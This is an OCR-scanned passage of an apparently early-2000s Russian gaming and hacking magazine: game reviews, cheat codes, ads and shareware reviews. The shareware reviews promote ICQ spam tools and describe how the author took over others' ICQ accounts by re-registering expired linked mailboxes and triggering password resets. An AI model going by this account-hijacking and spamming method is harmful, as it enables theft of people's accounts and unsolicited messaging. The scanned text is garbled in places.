общей живости ты можешь использовать эффект отражения, готовые скрипты которого ты можешь найти на tux.telefragged. Используй арку и водяные эффекты вместе, попробуй заменить воду на лаву, экспериментировать.

Автор выражает благодарность Eutectic за отличный урок и несколько важных подсказок.

EXIT

Урожденная	2002 FIFA World Cup
Жанр	футбольный сим
Похожесть	FIFA Soccer 2002
Мать/отец	EA Sports
Требует	P2-300(P3-600), 64(128), 3D
Групповуха	В ассортименте
Описуха	Очередной шаг вперед в линейке футбольных симов от EA. Традиционно безупречная графика, резко поумневший AI

(не считая досадного провала с поведением вратарей), более живое поведение игроков (силовые приемы, борьба за не выход мяча в угл и т.д.), попсовые фишки типа motion blur шлейфа за скоростными игроками. Качественная игра, но не без недостатков.



ПРИГОВОР **ХОРОШО**

Урожденная	Project Earth: Starmageddon
Жанр	космическая 3D RTS
Похожесть	Homeworld
Мать/отец	Lemon Interactive/Dream Catcher Interactive
Требует	P3-700(P4-1500), 256(512), 3D
Групповуха	LAN
Описуха	Клон знаменитого Homeworld - настолько открытая подделка, что о даже неудобно. Претензий нет

разве что к графике, она действительно хороша. Все остальное явно не дотягивает до уровня "прототипа". AI безмозглый, сюжет банальный, в геймплее наблюдаются такие несоответствия, что кажется, тестеры гамили бегу по глубокой обкурке. Управление и интерфейс даже близко не лежат к уровню реализации Homeworld...



ПРИГОВОР **СРЕДНЕ**

Урожденная	Duke Nukem: Manhattan Project
Жанр	трехмерный скролл-шутер
Похожесть	Expendable, Hunter Hunted
Мать/отец	Sunstorm Interactive/ARUSH Entertainment
Требует	P2-350(P3-600), 64(128), 3D
Групповуха	Обломись
Описуха	Красивая, прикольная и вообще приятная во всех отношениях аркада про Duke Nukem'a. Камера


демонстрирует операторское мастерство, достойное хорошего action-блокбастера; спецэффекты и уровень жестокости, похоже, позаимствованы отсюда же. Пластика Дюка и интерактивность игрового мира безошибочно говорят о кропотливой работе авторов игры. Ну а геймплей... Скролл-шутер, он и в XXI веке скролл-шутер.



ПРИГОВОР **ХОРОШО**

Урожденная	Cultures 2
Жанр	хозяйственная стратегия
Похожесть	Cultures, Settlers
Мать/отец	Funatics/JoWood Productions
Требует	P2-400(P3-600), 64(128), (3D)
Групповуха	LAN
Описуха	Стандартная хозяйственная стратегия с кучей всяких мелочей, за производством которых тебе придется следить, чтобы

твои викинги не загнулись. Кстати, все они обладают определенным набором умений. Очень симпатичные графика и анимация. Боевая составляющая традиционно слаба и совсем не мешает тебе заниматься хозяйственной деятельностью. В общем, забавно, но все это мы уже видели.





ПРИГОВОР **СРЕДНЕ**



Урожденная	Spider-Man: The Movie
Жанр	аркадный action
Похожесть	Spider-Man
Мать/отец	LTI Gray Matter/Activision
Требует	P3-500(P3-800), 128(256), 3D
Групповуха	Обломись
Описуха	Что такое аркада по блокбастеру, тебе объяснять не надо. Эта отличается от множества себе подобных на удивление качествен-



ным исполнением. Бегаем, прыгаем, мочим боссов, защищаем слабых и обиженных. Фанаты фильма и комиксов про человека-паука оценят однозначно. Самый серьезный недостаток - камера, которая в ответственный момент вдруг начинает показывать потолок, пока тебя убивает невидимый противник.





ПРИГОВОР **ХОРОШО**

Урожденная	Soldier of Fortune II: Double Helix	<p>ри, поскольку единственное, что вызывает восторг в SoF2, это все те же фонтаны крови, раздробленные кости, ковыляющие раненные и т.д. В остальном - посредственный шутер со скучным сюжетом, недалекими противниками и кучей недоработок. Звук и графика не впечатляют, игра не запоминается.</p>
Жанр	FPS	
Похожесть	Soldier of Fortune, C&C: Renegade	
Мать/отец	Raven Software/Activision	
Требует	P3-500(P3-1000), 128(256), 3D	
Групповуха	LAN, Инет	 
Описуха	Первый SoF славился грамотно отрываемыми конечностями и "предсмертной" анимацией. Похоже, это - визитная карточка се-	
ПРИГОВОР	СРЕДНЕ	

Урожденная	Stealth Combat: Ultimate War	<p>ными транспортными средствами от джипов до тяжелых танков и даже летательных аппаратов. Задания: найти и уничтожить, защитить, украсть, сопроводить - короче, базовый комплект. Иногда дают напарников. Графика местами так себе, но в основном - отстой. Как и все остальное.</p>
Жанр	action	
Похожесть	Infestation	
Мать/отец	Deck 13 Interactive/Cryo Interactive	
Требует	P2-300(P3-600), 32(128), 3D	
Групповуха	Обломись	 
Описуха	2038 год. Война между "цивилизованной Европой" и "тоталитарной Азией". Ну, это как обычно. Управляем всевозмож-	
ПРИГОВОР	СЛАБО	

Урожденная	Tactical Ops: Assault on Terror	<p>редей на большом расстоянии) и добавь возможность собирать бабки с трупов поверженных врагов. Реализуй все это на движке UT, разложи в коробки с надписью Tactical Ops и ты в точности повторил подвиг авторов этой игры. То есть все криво, просто зашибись... Но зачем нам второй КС?</p>
Жанр	командный FPS	
Похожесть	Counter Strike	
Мать/отец	Kamehan Studios/Infogrames	
Требует	P200(P2-450), 64(128), (3D)	
Групповуха	LAN, Инет	 
Описуха	Возьми Counter-Strike, убери из него headshot'ы, сделай M60 оружием победы (за счет потрясающей точности длинных оче-	
ПРИГОВОР	ХОРОШО	

Урожденная	The Tale of Imeron	<p>а-ля Heroes и полным комплектом клише а-ля все представители жанра. Базируется на никому не известной настольной игре и проигрывает по всем показателям акулам TBS. Тем не менее это аккуратная, со своими достоинствами игра, хотя и обреченная на тихое прозябание в тени конкурентов.</p>
Жанр	TBS	
Похожесть	Civilization, Heroes of Might & Magic	
Мать/отец	Master Creating/Xing Interactive	
Требует	P2-300(P2-450), 64(128)	
Групповуха	LAN, Инет	 
Описуха	Классическая походовая стратегия с видом сверху а-ля Civilization, разнообразными полезными постройками в городах	
ПРИГОВОР	СРЕДНЕ	

Урожденная	Uncommon Valor: Campaign for The South Pacific	<p>тонной энциклопедической инфы определение "классический" звучит как приговор. Перед нами - классический варгейм. 42-43 годы, тихоокеанский театр, в ведение боя вмешиваться нельзя, только наблюдать и читать сообщения о результатах. Как будто изучаешь документальный архив. Для повернутых фанатов.</p>
Жанр	wargame	
Похожесть	Pacific War	
Мать/отец	2 by 3 Games/Matrix Games	
Требует	P2-300(P2-450), 64(128)	
Групповуха	РВЕМ или на одной машине	 
Описуха	Применительно к двумерным гексагональным варгеймам с условно-схематичной графикой и	
ПРИГОВОР	СЛАБО	

ПРИГОВОР

Урожденная	Primitive Wars
Жанр	RTS
Похожесть	WarCraft
Мать/отец	Wuzard Soft Ltd./Arxel Tribe
Требует	P2-266(P3-600), 64(128)
Групповуха	LAN, Инет
Описуха	На редкость качественный клон StarCraft. В основе сюжета - борьба четырех рас за господство на острове. В игре 4 кам-

паний, причем освещают они одни и те же события, но с разных сторон (в зависимости от того, за кого ты играешь). Графика и звуковые эффекты на уровне, интерфейс очень удобный. Все юниты постепенно гейнят экспу, швыряются spellами и вообще ведут себя, как РПГ-шные персонажи.



ПРИГОВОР **ХОРОШО**

Урожденная	Combat Medic: Special Ops
Жанр	медицинский симулятор
Похожесть	Emergency Room
Мать/отец	Legacy Interactive
Требует	P2-300(P4-2000), 32(256)
Групповуха	Обломись
Описуха	Очередное извращение на медицинскую тему. На этот раз играем за военного полевого врача. Ужасное своим уродством трех-

мерное поле боя и полигональные модели раненых не способны клятве Гипократа. Попасть спрытовым скальпелем или шприцом в нужную часть тела удастся далеко не всегда - пиксель хантинг здесь становится вопросом жизни и смерти, в прямом смысле.



ПРИГОВОР **ЛАЖА**

Урожденная	Gore: The Ultimate Soldier
Жанр	FPS
Похожесть	SIN, Daikatana, Quake 2
Мать/отец	4D Rulers Software/DreamCatcher
Требует	Interactive
Групповуха	P2-350(P3-600), 64(128), 3D
Описуха	LAN, Инет Стандартный, ничем не примечательный шутер. Есть такие игры - клоны всего жанра в целом, как-

тейли удачных идей популярных конкурентов. Это про Gore. Стандартные уровни (завод, космическая станция, заброшенный особняк...), стандартное оружие (с претензиями на оригинальность), стандартная графика, стандартный геймплей... Мультиплеер не жизнеспособен. Играть, конечно, можно, но только зачем?



ПРИГОВОР **СЛАБО**

Урожденная	Grand Theft Auto 3
Жанр	гонки/TPS
Похожесть	GTA 2, Driver
Мать/отец	Rockstar North/Take 2 Interactive
Требует	P2-450(P3-750), 128(256), 3D
Групповуха	Обломись
Описуха	Симулятор автогонщика, если так можно выразиться. Свобода действий поражает: можно работать на якудзу, итальянскую ма-

фию, полицию, себя самого, быть честным таксистом и водилой на шухере, угонщиком и грабителем... Можно ездить на ВСЕМ, что движется, носить с собой приличный арсенал от бейсбольной биты до M16... Можно вообще ВСЕ! Одна из самых атмосферных игр за последнее время. Затягивает на все 100.



ПРИГОВОР **РУЛЕ(3)!**

Урожденная	Operation Blockade
Жанр	аркада
Похожесть	Beach Head
Мать/отец	Screaming Games/Infogrames
Требует	P2-300(P3-500), 64(128), 3D
Групповуха	LAN, Инет
Описуха	1941 год, наша задача - не пропустить мимо своего острова вражеские корабли, самолеты, в общем, все, что движется. В це-

лом, классический "убей-все-что-движется", только в каком-то альтернативном прошлом. Зрелищные эффекты, почти безупречная графика, разнообразие врагов и даже наличие поддержки с воздуха продлят срок жизни этой простенькой гамесы на твоём винте.



ПРИГОВОР **ХОРОШО**



КОНКУРС

КУПИ "MICROLAB"

ПРИШЛИ ЧЕК

и свои координаты по факсу, получи ПРИЗ - БИЛЕТЫ на рок-фестиваль "НАШЕСТВИЕ - 2002" и компакт-диски: сборники "НАШЕСТВИЕ" и альбомы участников фестиваля. Подробности смотри на сайте www.microlab-speaker.ru



НАСТОЯЩИЙ ЧЕМПИОН

В МИРЕ ЗВУКА ТОЛЬКО ОДИН!
MICROLAB

ЧЕКИ СПРАШИВАЙ В МАГАЗИНАХ:

Москва: **Ф-ЦЕНТР:** (095) 472-64-01, (095) 205-35-24, (095) 785-17-85. **НИКС:** (095) 974-33-33.
OLDI: (095) 105-07-00, (095) 284-02-38, (095) 955-91-49.
ЕРМАК: (095) 784-67-83, (095) 352-49-04, (095) 788-19-68.
СКБ ПЛЮС КОМПЬЮТЕРС: (095) 352-49-87, (095) 109-07-51, (095) 505-68-92.
ISM COMPUTERS: (095) 319-81-75, (095) 787-77-81, (095) 280-51-44, (095) 210-83-40, (095) 359-80-99.
МАК-ТРЕЙД: (095) 955-90-90. **ЭЛСТ:** (095) 728-40-60.
КВИС: (095) 782-12-70. **КИТ КОМПАНИЯ:** (095) 777-66-55.
СЕТЕВАЯ ЛАБОРАТОРИЯ: (095) 755-93-70, (095) 784-64-90.
КОМПЬЮТЕРМАРКЕТ: (095) 472-30-91, (095) 755-93-70, (095) 119-39-75, (095) 784-64-90, (095) 145-77-33.
ИВО МОДУЛЬ: (095) 956-34-99.
Владивосток: **HELIOS GROUP:** (4232) 41-42-78.
Екатеринбург: **СПЭЙС:** (3432) 71-36-90.
Красноярск: **АДОНИС-ТРЕЙД:** (3912) 21-20-72.
Нижегородовск: **КОМПЬЮТЕРНЫЙ САЛОН "ОНЛАЙН":** (3466) 14-59-39.
Новосибирск: **ГРУППА КВЕСТА:** (3832_33-24-07, (3832) 18-57-72, (3832) 18-53-93.
Самара: **КИБЕРКУБ:** (8462)33-59-08. **НПП РАДИАНТ:** (8462) 70-32-22.
NOOS PLUS COMPUTERS: (8462) 79-00-90.
Пермь: **КОМВИ:** (3422) 41-13-81.
Санкт-Петербург: **КОМПАНИЯ "РОНД":** (812) 327-97-12.

Чеки и координаты присылай по факсу: (095) 974-84-01 Или по электронной почте e-mail: advert@nevada.ru

5 Кодинг

6 Hack-Faq


7 Joy

Тий... Шутки примитивные и пошлые, про графику и говорить не хочется - да, стареет Штирлиц, выглядит неважно. Мультфильмы между главами вызывают лишь недоумение - а это зачем? Единственное, что есть хорошего, - это актеры, знакомые еще по второй части, но игру это не спасает.

Урожденная Штирлиц 3: Агент СССР
Жанр авантюра
Похожесть Штирлиц 1-2
Мать/отец Магмамедия
Требуется P166(P2-266), 16(32)
Групповуха Обломись
Описуха Сколько можно смеяться над бо-родатыми анекдотами про Штирлица? Ну, во второй раз, может, еще и смешно, но в тре-

ЛАЖА

ПРИГОВОР



мента, где заканчивается дейст-вие Эпизода II. Разработчики сделали попытку слегка испра-вить баланс игры и улучшить AI, но этих изменений явно недоста-точно. Графика по-прежнему от-стойная, звук бездарный, геймплей нудный. В общем, если ты фанат SW и перся от SW:GB, может, тебе и понравится.

Star Wars: Galactic Battlegrounds: Clone Campaigns
Жанр RTS
Похожесть AoE 1-2, SW:GB
Мать/отец LucasArts
Требуется P233(P2-300), 32(64)
Групповуха В ассортименте
Описуха Аддон к SW:GB, практически не-вносящий существенных измене-ний. Сюжет начинается с того мо-

СРЕДНЕ

ПРИГОВОР

☞ KodeMaster (cranyoblast@xakep.ru)

Morrowind

Насилуешь тильду до появления консоли. После этого насилуешь консоль всеми нижеприведенными способами.

setflying 1 - режим левитации

setsuperjump 1 - режим австралийского кузнеца, обкурившегося австралийской коноплей

setwaterwalking 1 - "у причала рыбачил апостол Андрей, хитрый чистер ходил по воде..."

setwaterbreathing 1 - режим Ихтиандра (хитрый чистер - большие жабры)

setlevel X - выставить произвольный уровень персонажа (нужную циферку подставь вместо X)

sethealth X - вместо ыкса впиши желаемый уровень здоровья

setmagicka X - а этот крест отвечает за уровень магии

setfatigue X - замени X на значение побольше, если почувствуешь смертельную усталость в членах



Еще один замечательный код: `additem [item_name]`. С помощью этой команды можно совершенно бесплатно (то есть даром :) получить любой предмет в игре, даже такой универсальный, как деньги. Кстати, для того чтобы денег было много, набери `additem gold_100 X`. Любое число, подставленное вместо X, будет умножено на 100. Вот еще кое-что из шмоток, которые тебе может захотеться заиметь.


Даэгрические госпехи:

```
AddItem "daedric_shield" 1
AddItem "daedric_cuirass" 1
AddItem "daedric_greaves" 1
AddItem
"daedric_pauldron_left" 1
AddItem
"daedric_pauldron_right" 1
AddItem
```

```
"daedric_gauntlet_left" 1
AddItem
"daedric_gauntlet_right" 1
AddItem "daedric_boots" 1
AddItem "daedric_towershield" 1
AddItem "daedric_god_helm" 1
```

Даэгрическое оружие:

```
AddItem "daedric_arrow" 1
AddItem "daedric_battle_axe" 1
AddItem "daedric_claymore" 1
AddItem "daedric_club" 1
AddItem "daedric_dagger" 1
AddItem "daedric_dagger_mtas" 1
AddItem "daedric_dagger_soultrap" 1
AddItem "daedric_dai-katana" 1
AddItem "daedric_dart" 1
AddItem "daedric_katana" 1
AddItem "daedric_long_bow" 1
```



```
AddItem "daedric_longsword" 1
AddItem "daedric_mace" 1
AddItem "daedric_shortsword" 1
AddItem "daedric_spear" 1
AddItem "daedric_staff" 1
AddItem "daedric_tanto" 1
AddItem "daedric_wakizashi" 1
AddItem "daedric_wakizashi_hhst" 1
AddItem "daedric_war_axe" 1
AddItem "daedric_warhammer" 1
AddItem "daedric_warhammer_ttgdc" 1
AddItem "daedric_club_tgdc" 1
AddItem
"daedric_crescent_unique" 1
AddItem
"daedric_scourge_unique" 1
```

Soul Gem'ы:

```
AddItem "Misc_SoulGem_Azura" 1
AddItem "Misc_SoulGem_Common" 1
AddItem "Misc_SoulGem_Grand" 1
AddItem
"Misc_SoulGem_Greater" 1
AddItem "Misc_SoulGem_Lesser" 1
AddItem "Misc_SoulGem_Petty" 1
```

Blood Omen 2

Если ты заглянешь в директорию, где установлен Blood Omen 2, то, скорее всего, обнаружишь там поддиректо-



рию data. А в ней - замечательный файл со скромным именем game.erg. Открывай его без лишних церемоний первым попавшимся потерпад'ом и ищи нужную строчку. Нужная строчка выглядит приблизительно так: `"-BO2 Kain Debug Flags\kain's`



`invulnerable"=1`

Все бы хорошо, но идилию портит первый символ ".", который обнуляет действие этой в целом неплохой команды. Стирай к чертовой бабушке противный минус и наслаждайся полной неуязвимостью Каина.

P.S. Для тех, кто ничего не понял, - в итоге эта строчка должна выглядеть так: `"BO2 Kain Debug Flags\kain's invulnerable"=1`

Army Men: RTS

Если ты играешь в эту... хм... игру, прими мои соболезнования. Совершенно очевидно, что у тебя просто нет других компьютерных игр, а значит, ты многое теряешь. Мой тебе совет: съезди на Горбушку, купи себе десяток-другой дисков из того, что получило приговор "рулез!" в Зале Суда, а Army Men подари младшему брату. Ну а если ты и есть младший брат, которого великодушный родственник осчастливил бесценным подарком, вот тебе коды - пригодятся.




`zap me - 2000 единиц электричества`

`fantastic plastic - 5000 единиц пластика`

`color me stupid` - перекрасить зеленых юнитов в их извечных врагов: армию цвета детской неожиданности.

Alien vs. Predator

В этой игрушке есть прикольный чит-код, который как-то не заметили за традиционными неубиваемостями-невидимостями. Это полиморфный чит, позволяющий игроку превращаться в любого



персонажа (даже неигрового). Для этого просто жмякни ENTER и напиши:

```
<cheat> mpmorph [character_name]
Вместо [character_name] вбивай любое, что придется по душе из этого списка:
```

```
alien
apesuit
chestburster
combatsynth
convict
drone
droppilot
drunkardtechmale
eisenberg
exosuit
facehugger
femalelabsynth
femalelabtech
grenadier
guard
guard1
guard2
```



guard3
 guardofficer
 harrison
 hazmat
 heavypredator
 laboror
 lightpredator
 malelabsynth
 malelabtech
 marine
 marine duke
 mccain
 meanguard
 merc1
 merc2
 merc3
 merc4
 mhawkpredator
 minigunner
 obrian
 officer
 pocguard
 pocofficer
 praetorian
 predalien
 predator
 pulseriflegirl
 pulserifleguy
 queen
 railgunner
 runner
 rykov
 rykovjr
 sadargunner
 scientist
 scientist1
 scientist2
 scientist3
 scientistchief
 smartgunner
 smuggler
 tamiko




Когда команды отданы всем, снимай паузу. Алкоголики отхлебнут чудотворной жидкости и станут здоровее/опытнее/понтнее всей командой.

Казачи: Последний Довог Королей

Так же как в любой армии основным частям должен предшествовать авангард, так и при наборе этих кодов им должен предшествовать доблестный ENTER.

supervizor - включение/выключение тумана войны
money - значительно улуч-



шить свое материальное положение

resources - богата незалежна Украина природными ресурсами - нехай поделится трохи...

izmena - переключение игроков клавишами 1-9 на numpad'e

multitvar - теперь, нажав "P", ты получишь доступ ко всем юнитам

www - "supervizor", "izmena" и "multitvar" в одном флаконе



Gods - помощь богов

AI - на смену тупому искусственному интеллекту приходит мощный человеческий разум. Твой (теперь ты контролируешь все юниты на карте, в том числе врагов).

Freedom Force

Знаешь народную мудрость про то, что на каждую хитрую задницу найдется болт с резьбой на восемнадцать? Сейчас я тебе докажу, что на каждый болт с резьбой на восемнадцать найдется хитрая задница с лабиринтом. Ты нашел в игре канистру с бонусом (здоровье, опыт, престиж)? Если извратиться, можно скормить содержимое канистры сразу всем твоим героям. Расположи отряд возле вожденной банки и поставь игру на паузу. Теперь выбирай каждого героя по отдельности, право-мышкой на канистре и выбери из меню Use Canister.



e-shop

<http://www.e-shop.ru>

ИНТЕРНЕТ-МАГАЗИН
 С ДОСТАВКОЙ

НАМ 3 ГОДА

У НАС 3000
 ПОСТОЯННЫХ ПОКУПАТЕЛЕЙ



NEW
 MICROSOFT
 XBOX
 SYSTEM
 \$439.99/449.99*

Сверхмощная консоль X-Box знаменует собой приход Microsoft на игровой рынок. В сердце черной коробки — 733 Мгц процессор Pentium III и 3D-run GeForce3 от NVidia.

* - цена для американской версии

ЗАКАЗЫ МОЖНО СДЕЛАТЬ С 10.00 ДО 21.00 БЕЗ ВЫХОДНЫХ ПО ТЕЛЕФОНУ
 (095) 798-8627, (095) 928-6089, (095) 928-0360

\$87.95 / 79.99*



Blood Wake

\$87.95 / 79.95*



Crash Bandicoot:
 The Wrath Of Cortex

\$83.95*



James Bond 007:
 Agent Under Fire

\$87.95 / 83.99*



Jet Set Radio Future

\$87.95 / 83.99*



Max Payne

\$87.95 / 79.95*



RalliSport Challenge
 (RSC)

\$87.95 / 83.99*




The Dead or
 Alive 3

\$83.99*



Silent Hill 2:
 Restless Dreams

\$87.95 / 79.99*



Oddworld: Munch's
 Odyssey

\$87.95 / 79.95*



Tony Hawk's Pro
 Skater 3

\$87.95 / 83.99*



Wreckless: The
 Yakuza Mission

\$87.95 / 83.99*



Halo

ПРИ ПОКУПКЕ
 НА СУММУ СВЫШЕ 100\$ подарок! ИГРА
 НА IBM

5 Запэгло

6 Когунг


7 JoyS

IMCaster ICQ E-Marketer v 8.11.8

Windows 9x/Me/NT/2k/XP
 Size: 2327 Kb
 Shareware
<http://imcaster.com>

Умная программа для массовой рассылки ICQ-сообщений. Почему "умная"? Да потому что, когда ее коллеги по цеху тупо бомбят номера из заданного диапазона, ICQ E-Marketer самостоятельно ищет пользователей, отвечающих определенным критериям, и отправляет мессаги только им. При этом в качестве критериев могут выступать: страна проживания пользователя, языки, которыми пользователь владеет, его возраст, пол и интересы. Что это дает? Уникальную возможность рассылать по аське рекламу тем, кого она может заинтересовать (и кто, кстати, вообще способен ее прочитать :)!)


Работает программа сразу несколькими потоками (скажем, 20-30), что позволяет рассылать сообщения с приличной скоростью. Для наиболее быстрого отклика (задача: оперативно прорекламировать свой сайт!) рекомендуется использовать опцию "Search Only Online Users", а для сохранения анонимности - проху-сервер. А теперь самое забавное - ICQ E-Marketer умеет не только отправлять, но и принимать сообщения, а также отвечать на них! Не понимаешь, зачем это нужно? Приведу простой пример: всем молодым парням, говорящим по-русски, рассылается мессага типа "Здорово, Бубен!" (конкретный ник, имя или фамилию получателя ICQ E-Marketer автоматически вставит в текст там, где ты укажешь!). Человек, ясное дело, отвечает (обращение-то правильное, вдруг это кто-то знакомый под новым UIN-ом сидит :), и ему тут же уходит вторая мессага: "Слушай, ты на сайте таком-то был? Это вообще что-то...". Хе-хе... Как ты думаешь, какова вероятность того, что человек нажмет на требуемую ссылку? То-то же... Из вышесказанного, я думаю, тебе уже стало понятно, что программа ICQ E-Marketer - это просто мечта спаммера! Единственное, что пока не дает этой мечте сбыться, так это возмутительное ограничение на количество отправляемых сообщений в условно-бесплатной версии :).



Assault v 3.3

Windows 9x/Me/NT/2k/XP
 Size: 299 Kb
 Freeware
<http://icq.vsochi.com/assault>

Сверхбыстрая программа для создания спам-листов, т.е. списков адресов электронной почты. Оригинальный метод работы: под видом аськи прога спрашивает на ICQ-сервере, есть ли у них пользователь с таким-то UIN'ом, а сервер в большинстве случаев отвечает, что да, такой пользователь есть, его зовут так-то и так-то, и мыло его такое-то. Программа сохраняет полученную информацию в своей базе данных и переходит к следующему номеру из списка :) Просто, да?! А простота в этом деле - залог скорости. И действительно, в этом отношении с программой Assault мало кто может тягаться: при соединении на скорости 33600, работая 25 потоками, она умудрялась обрабатывать на моей машине от 600 до 800 UIN'ов в минуту!!! Представляешь, что будет, если такую прогу оставить работать всю ночь? :)




Впрочем, обычные спам-листы - это побочный продукт деятельности Assault. В принципе, прога создавалась для одной-единственной цели - сканирования диапазона 100000-999999 и построения списка, в котором напротив каждого шестизначного UIN'a указывался бы e-mail. Это Assault и делает. Точнее, прога формирует два списка: excel.txt (с UIN'ами и e-mail'ами) и mailp.txt (лишь с адресами электронной почты). Почтовые ящики (особенно бесплатные) имеют обыкновения "умирать", если ими долго не пользоваться, а с тех пор как регистрировались шестизначные UIN'ы, прошли годы... Если удастся найти такой почтовый ящик и зарегистрировать его на себя - считай, что одним шестизначным UIN'ом у тебя стало больше. На странице www.icq.com/password вписываешь это мыло, UIN, который на нем "висит", и прошишь выслать на указанное мыло "забытый" тобой пароль :).

Ради интереса я сам посидел пару вечеров, просканировал указанный диапазон, отфильтровал mailp.txt так, чтобы в нем остались только ящики на mail.com (бесплатной почтовой службе), а затем проверил полученный список программой Advanced Maillist Verify (www.massmail.ru). Как я и ожидал, многие адреса были "inactive" (читай как "вот-вот сдохну"), а кое-какие вообще "unknown" (что означает "бери - не хочу" :). Еще через несколько минут в мой новый почтовый ящик свалилось письмо с паролем от моей первой "шестизначки"...

Dirkey NTXP v 1.3

Windows 9x/Me/NT/2k/XP
 Size: 129 Kb
 Freeware
<http://www.protonfx.com/dirkey>

Dirkey - это крохотный менеджер закладок, работающий с диалоговыми окнами "Открыть/Сохранить". По Ctrl+Alt+1...9 программа создает закладку на текущую директорию, а по Ctrl+1...9 - перемещает тебя в "заложную" ранее. Подобный способ навигации очень удобен - он помогает избежать утомительных путешествий по древу каталогов к папкам, которые ты активно используешь.





Думаешь, будет трудно запомнить, какая папка у тебя на какой цифре висит? А вот и нет! По комбинации Ctrl+0 всегда можно вызвать окно с полным списком закладок. Кстати, клик по интересующему пункту из этого списка мгновенно переносит тебя в директорию, на которую он указывает. Более того, в этом списке имеется девять дополнительных "слотов" для закладок, которыми нельзя манипулировать с помощью горячих клавиш. Помимо диалогов чтения/записи программа дружит с Проводником и Internet Explorer'ом: щелчки по иконке "Мой компьютер" на Рабочем столе, выбери одну из закладок и ты мигом окажешься там, где надо. Существует две версии Dirkey - одна под NT/2k/XP, а другая под Windows 9x/Me. Сразу же после запуска иконка программы появляется в системном трее. Через нее (посредством правой кнопки мыши) легко попасть в меню настройки Dirkey. Правда, делать в этом меню совершенно нечего - программа и без настройки работает прекрасно. Хотя нет, вру! Один раз мне все же пришлось туда заглянуть. Зачем? А для того, чтобы поставить галочку напротив опции "Automatically activate on Windows startup"! :)



ListMate Pro v 5.42

Windows 9x/Me/NT/2k/XP
Size: 2900 Kb
Shareware
<http://www.listmate.com>

В общем, почищенные шестизначные UIN'ов методом "тотального чеса" оказалось делом несложным. Но над решением одной проблемы я все же вынужден был изрядно попотеть. Оказалось, что списки, состоящие из нескольких сотен тысяч адресов, грузить и фильтровать прямо в Advanced Maillist Verify нельзя - ожидая, пока программа закончит эту работу, можно успеть состариться.



Я попытался обрабатывать такие листы программами для массовой рассылки писем, но особого удовольствия от этого не получил. Пришлось искать специализированный софт. Переюзал кучу отстоя, пока, наконец, не наткнулся на программу ListMate Pro. Зато когда понял, что именно мне подалось, - полчаса ходил и довольно улыбался.

Во-первых, ListMate Pro работает фантастически быстро: на удаление дублей и "кривых" адресов из списка в 150 тысяч строк программе понадобилось секунд 15. Во-вторых, в этой проге не надо вручную вводить названия доменов, по которым будет осуществляться фильтрация, - их разрешается подгружать из файла. Это чрезвычайно важно, поскольку, к примеру, на одном только mail.com при регистрации почтового ящика можно выбрать одно из 92 доменных имен. Забивать их по одному методом Copy & Paste - замучаешься. А так заглянул в исходники странички регистрации, выдрал список доменов, вставил его в текстовый файл, скормил ListMate Pro и тут же узнал, какие адреса из твоего списка относятся к данной почтовой службе. Их и тестируй с помощью Advanced Maillist Verify. Главное, ящики на hotmail.com или msn.com не трогай - они уже по сто раз проверены (да и пароль на них могут не выслать)! Выбирай менее известные службы...

В-третьих, программа способна сортировать списки адресов, разбивать их на части и объединять в один файл... Да, чуть не забыл! Даже демо-версия этой проги, в отличие от демок конкурирующих продуктов, работает во время испытательного (15-дневного) срока практически в полную силу.

ХАКЕР

№7 (43)
июль 2001



- весь софт из журнала,
- свежие драйвера и апдейты для Windows и *nix,
- полезные утилиты, куча музыки,
- демки от лучших команд

ЮНИКС:

- все новые ядра
- XFree
- KDE
- Trinux
- Wine
- RAR

ПЛЮС:

- подборка от Ядовитого,
- полезные утилиты,
- лучшие демки, стафф для кодера
- и многое другое...

СОФТ:

- все SHAROWAREZ от M.J. Ash'a
- весь софт из PC_ZONE
- отборный хакерский софт
- CuteFTP XP 5.0
- Trojan Remover
- Патчи к IE

